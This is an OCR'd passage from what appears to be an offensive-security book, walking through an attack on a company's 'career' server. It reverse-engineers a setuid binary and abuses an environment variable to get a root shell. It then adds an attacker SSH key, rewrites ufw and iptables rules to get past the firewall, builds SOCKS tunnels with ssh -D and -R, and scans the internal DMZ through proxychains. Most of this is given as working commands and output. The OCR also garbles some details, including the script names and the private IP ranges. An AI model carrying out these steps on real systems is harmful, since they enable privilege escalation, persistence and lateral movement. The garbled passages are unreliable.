
register!

_getenv returns the result in the rax register. This should contain a pointer to the actual value of the environment variable, which is then copied to the var_48 variable:

mov [rbp+var_48], rax


cmp [rbp+var_48], 0

There is a quick check (cmp) to assess the content of the var_48 variable and therefore the return value of the _getenv method, before jumping (jz) to the appropriate branch:


.text:0000000000000839 call _getenv
.text:000000000000083E mov [rbp+var_58], rax
.text:0000000000000842 cmp [rbp+var_58], 0
.text:0000000000000847 jz short loc_849
.text:0000000000000849 call _geteuid
.text:000000000000084E mov ebx, eax
.text:0000000000000850 call _geteuid
.text:0000000000000855 mov esi, ebx ; euid
.text:0000000000000857 mov edi, eax ; ruid
.text:0000000000000859 call _setreuid
.text:000000000000085E test eax, eax
.text:0000000000000860 jns short loc_87A

We see an arrow going to the right, just in case the environment variable is null, indicating an error. We don’t care about that path. To the left, however, we see a myriad of fun things happening. There is a call to retrieve the effective user running the program through _geteuid. Since we are dealing with a setuid program owned by oinstall, _geteuid will return a pointer to the user oinstall, which is then stored in the eax register (another CPU slot).

The program then calls _setreuid to overwrite the current user, whoever is launching the program, with the effective user, i.e., oinstall. There is a quick test to check for errors. If there are none, along comes the last piece, the most interesting one:


.text:000000000000085F test eax, eax
.text:0000000000000861 jns short loc_878
; "Error setting setreuid"
.text:0000000000000878
.text:0000000000000878 loc_878:
.text:0000000000000878 mov rax, [rbp+var_48]
.text:000000000000087F lea rax, [rbp+s]
.text:0000000000000883 lea rsi, aSTestSh ; "%s/test.sh"
.text:000000000000088A mov rdi, rax ; s
.text:000000000000088D mov eax, 0
.text:0000000000000892 call _sprintf
.text:0000000000000897 lea rax, [rbp+s]
.text:000000000000089B mov rdi, rax ; command
.text:000000000000089E call _system

Remember what was stored in that cryptic var_48 location? Exactly! The ADMIN_PATH variable. See how it's injected into the template path "%s/test.sh" through the _sprintf command?

```
mov rdx, [rbp+var_48]

...snip...

mov rsi, aSTestSh ; "%s/test.sh"

...snip...

call _sprintf
```

_sprintf builds a formatted string from a set of CPU registers (rdx, rsi and rdi) and stores the result's address in the rax register, which is then ultimately passed to the almighty _system command that executes the resulting command. In this case, it's the script test.sh in whatever directory was provided.

Binary analysis is rather tedious. It can be quite overwhelming for beginners to get hit with this armada of new symbols. There are many conventions one should be aware of that will make the job easier (e.g., the return of a function is almost always stored in the rax register), but hopefully you did not yawn precisely when we came across that sweet vulnerability. Let's zoom in on it once more. The program builds a path to a script that it later executes. That much is clear. The interesting point, though, is that it does so using an environment variable. And environment variables are ever so precious because anybody can set their own environment variables! The clue is in the name, really.

Theoretically, then, we can thus trick the program into fetching a new install.sh

script located in a directory we control. This new fake script could be as simple as a /bin/bash command that spawns a terminal with the privileges of the oinstall account.

First, we point the ADMIN_PATH variable to a directory we control. /tmp anyone?

www-data@career:~$> export ADMIN_PATH=/tmp/

Next, we write our fake install.sh script and execute def_policy:

www-data@career:~$ echo -e "#\!bin/bash\n/bin/bash" > /tmp/install.sh

www-data@career:~$ /app/product/def_policy

oinstall@career:~$ id

oinstall@career:~$ uid=1501(oinstall) gid=2001(adm) groups=2001(adm) ,27(sudo)

Atta girl! As expected, oinstall is not only part of the adm group, but also the sudo group. Let’s impersonate the root account:

oinstall@career:~$ sudo su

root@career:~# id

uid=0(root) gid=0(root) groups=0(root)

One down...a lot more to go.

Before we close this chapter, I wanted to circle back to one important thought. We used static analysis to figure out what the program did, but truth be told, it was just an excuse to hopefully spark that reverse engineer inside of you and get you interested in this field. There is a much quicker way to understand what a small program does. We just snoop around every method or call it does. There is this magical command on Linux called ltrace that does just that. We copy the program to our Front Gun server and then execute it as such:

root@FrontGun:# ltrace ./def_policy

getenv("ADMIN_PATH")

+++ exited (status 255) +++

As expected, we notice the call to getenv method, which leads us to the conclusion that the program expects an ADMIN_PATH variable, which we set and try again using the ltrace command:

root@FrontGun:# ADMIN_PATH=test ltrace ./def_policy

getenv("ADMIN_PATH") = "test"

```
geteuid() = 1002

setreuid(1002,1002)= 0

sprintf("test/test.sh", "%s/test.sh", "test")= 12

system("test/install.sh"sh: 1: test/test.sh: not found

<no return ...>

--- SIGCHLD (Child exited) ---

<... system resumed>) = 32512

+++ exited (status 0) +++
```

Exactly what we saw before. A call to geteuid to get the effective user ID (1002, which corresponds to oinstall), then a call to setreuid to impersonate that user, followed by string concatenation and command execution through the system function.

Both dynamic and static analysis are great tools to investigate a binary's behavior and they complement each other quite nicely. Use static analysis to figure out code pathways and how to reach them, and static analysis to speed up your understanding of a certain code part. Again, I can only encourage you to check out Practical Malware Analysis by Andrew Honig and Michael Sikorski.

Stairway to heaven

Now that we are comfortably root on one machine, we start snooping around the bluebox to see what else is there. But in order to properly perform reconnaissance, we need to upload tools such as Nmap and probably others on this unfortunate Linux box we just compromised. We could theoretically do it with impunity, but the fewer changes we make to the system, the fewer artifacts we leave behind for an investigator to understand the attack.

That’s why we prefer a second approach that is far cleaner and sexier: a virtual tunnel. We will configure the Linux box in such a way that it will accept all of our packets and directly forward them to the chosen destination. A destination that we cannot see from the internet because of private addressing.

A machine can be accessed on the internet with its IP address. IPv4 is a four-byte address commonly represented as X.X.X.X, with X ranging from 0 to 255. Some of these IP ranges are reserved for local networks and cannot be used on the internet (RFC 1918):

127.0.0.1/8 (from127.0.0.1 to 127.255.255.255) references the local computer

172.16.0.0/16 (from 172.16.0.0 to 172.16.31.255)


192.168.0.0/24 (from 192.168.0.0 to 192.168.255.255)

10.0.0.0/8 (from 10.0.0.0 to 10.255.255.255)

If a router sees any one of these addresses on its public interface, it simply drops it.

According to the previous output of the ip addr command, the bluebox servers are on segment: 192.168.1.0/24. Obviously, if we tell our Front Gun sitting on a random cloud provider to send a packet to say 192.168.1.45, internet routers will simply drop it in respect to RFC 1918.

Thus, the trick is to instruct the Linux box we just compromised to forward any IP packet it receives from us on its public IP to other machines on the 192.168.1.0/24 segment. In effect, it will act as a level 3 proxy, also known as a socks proxy.


Send Packet A to
IP 192.168.1.18
Packet A
Response
Response
Compromised
server
Internet
Firewall
DMZ
(Blue)

There are many ways to build such a proxy, from compiling a custom program https://bit.ly/3j763RG to executing a Meterpreter on the machine. We will opt for a more native solution using the all-powerful ssh command.

Anyone who has dabbled with Linux is aware of SSH, the utility that grants secure remote access to machines. What you may not know, however, is that SSH can do so much more than just opening remote shells. For instance, one useful feature it provides is to use that special tunnel it builds between machines to relay arbitrary packets. On top of executing commands, SSH would open a local port on our own machine, say 8888. This port would act as a gateway to the encrypted tunnel. Any packet going to our local port 8888 would be transported directly to the target machine before being relayed to its final destination.

Our machine may not be able to find the private address 192.168.1.56, but our target host when relaying that packet will surely know what to do with it since it happens to sit in the same network. This option is called dynamic port forwarding and can be activated by simply adding the -D switch, as we shall see in a few lines. But first, we create a fresh couple of SSH keys to prepare our coup and inject the public key into the /root/.ssh/authorized_keys file on the career website:

```
FrontGun:~# ssh-keygen -f career

Your identification has been saved in career.

Your public key has been saved in career.pub
```

```
root@career:~# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQA…" >
/root/.ssh/authorized_keys
```

Awesome, now brace yourself—the command to create our coveted SSH tunnel is as simple as the following. The flag -i points to the private key we just generated and, as stated, the -D flag uses port 8888 on our local machine as a gateway to the private tunnel:

```
FrontGun:~# ssh -i career.pem \

-D 127.0.0.1:8888 \

root@career.sph-assets.com

(Connection timeout)
```

Almost there. We were so excited by the prospect of building that tunnel that we forgot to check whether we could reach the server on port 22 (SSH) in the first place. Indeed, a quick Nmap scan shows that the port is filtered by some Firewall rule:

```
FrontGun:~# nmap -p 22 career.sph-assets.com

PORT  STATE    SERVICE

22/tcp filtered ssh
```

A quick look at the local firewall on the career server indicates that only traffic targeting ports 80 and 443 are accepted:

```
root@career:~# ufw status verbose
```

Default: deny (incoming), allow (outgoing)

New profiles: skip

To Action From

-- ------ ----

443 ALLOW IN Anywhere

80 ALLOW IN Anywhere

Of course, since we are root on the machine, we could just smuggle our IP in the list of allowed traffic:

root@career:~# ufw allow from <FRONTGUN_IP> to any

Or more subtly still, we can dynamically rewrite the destination port of our packets to match port 80, for instance, and therefore pass through the firewall. We can do that with iptables, the utility that manipulates the low-level network filters of the system:

root@career:~# iptables -t nat -A PREROUTING \

-s <FRONTGUN_IP > -p tcp -i eth1 \

-–dport 80 -j DNAT -–to-dest <career_IP>:22

Every time the career Linux machine receives a packet from our IP address on its port 80, which is running the web server, it redirects it to port 22. Both solutions

work wonders.

Back to our ssh command that we enhance with two additional flags: -f to send it to the background and -N to avoid executing commands:

```
FrontGun:~# ssh -i career.pem -f -N\

-D 127.0.0.1:8888 \

root@career.sph-assets.com

FrontGun:~#
```

Much better. We check that our local port is indeed open with the netstat command:

```
FrontGun:~# netstat -ano |grep 8888

tcp      0    0 127.0.0.1:8888  0.0.0.0:*  LISTEN
```

Right on track. We have a tunnel to relay our packets to the bluebox. The only thing to do is to instruct every tool we use on the Front Gun server to use this tunnel we just created. Thankfully, we do not need to rewrite every script on the machine. ProxyChains github.com/haad/proxychains will take care of the routing hassle. It hooks network library calls to redirect traffic through that tunnel we just built, incidentally called a Socks tunnel. We edit the configuration file /etc/proxychains.conf as follows:

[ProxyList]

61 # add proxy here ...

65 socks4 127.0.0.1 8888

To run Nmap using ProxyChains, for instance, we only need to type the following command into our Front Gun server:

FrontGun:~# proxychains nmap -p443 192.168.1.0/24

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 (https://nmap.org)

S-chain|-<>-127.0.0.1:8888-<><>-192.168.1.45:443-<><>-OK

Nmap scan report for 10.133.63.20

PORT   STATE SERVICE

443/tcp open http

And that, folks, is how to bypass network filtering.

Before closing this chapter, I want to go back to something I said earlier. I promised you that we did not really need root to go on with our scenario, yet here, we were creating firewall rules and manipulating traffic on the career server. What gives? We were so adamant about building a tunnel from our Front Gun server to the target machine, but guess what? We could have just built it the other way around—that is, from the career server to our Front Gun server.

Starting from OpenSSH 7.6, SSH has this neat feature called reverse port forwarding -R that will initiate a tunnel from the career server, but open the door on the Front Gun server:

```
root@career:~# ssh -N -f -R8888 <FRONTGUN_IP>

root@career:~#
```

We can then use this tunnel from the Front Gun server, where port 8888 was opened:

```
FrontGun:~# proxychains nmap -p443 192.168.1.45
```

This scenario is not without risks since we will be opening our Front Gun server to the target machine. An investigator who stumbles upon this could reuse that connection to land on our server. It’s possible to secure it to some degree by disabling SSH multiplexing, using a low-privileged user with no interactive login abilities, and so on, but the risk is still there. Use it wisely.

Fooling around

Once we assert our ability to reach other servers in the public DMZ, we set out to discover which services and applications are out there. We are on a class C network, so we have a maximum of 253 machines at hand, each hosting up to 65535 services. That's a lot of services to explore. One useful trick to speed up the process is to first perform a rapid scan, only looking for the most commonly used ports, then schedule a more comprehensive scan while we're combing through the results of the first scan.

Nmap provides a native feature with the -F flag that looks for these most common ports. The full list is available in the file: /usr/share/nmap/nmap-services, along with the probability of each port being open:

FrontGun:~# proxychains nmap -F -n 192.168.1.0/24 -oA dmz_scan

This scan will be much more prolific than the first one executed from the internet. When designing their systems, most system architects have this dualistic perception of the world: "Internet is evil. Internal is safe." Call it laziness, shortsightedness or bias, but most networks and systems were and still are designed around this premise. A firewall will vigorously discard anything coming from the "corrupt" internet, but it will give a free pass to traffic coming from the local network. This flawed hypothesis is the reason why our Nmap scan executed through the SPH career machine will likely return a trove of services and applications waiting to be pwned.

We are looking for low-hanging fruit: management consoles configured with default credentials, services in debug mode, applications without authentication

that solely rely on that initial firewall protection, and so on. As you experience more and more corporate networks, you will start building your intuition: ports 8080 and 8443 are usually a good bet for golden gooses like Jenkins, Weblogic, JBoss or Tomcat. Ports 1433, 3306 or 1521 signal SQL Server, MySQL and Oracle databases that may or may not require authentication. Port 445 usually hides a shared folder holding interesting data, and so on.

Using the grep command, we search Nmap's scan results for port 8080 and known variants, for instance:

```
FrontGun:~# grep -E  "(8080|8443|8081|8888).+open" dmz_scan.nmap

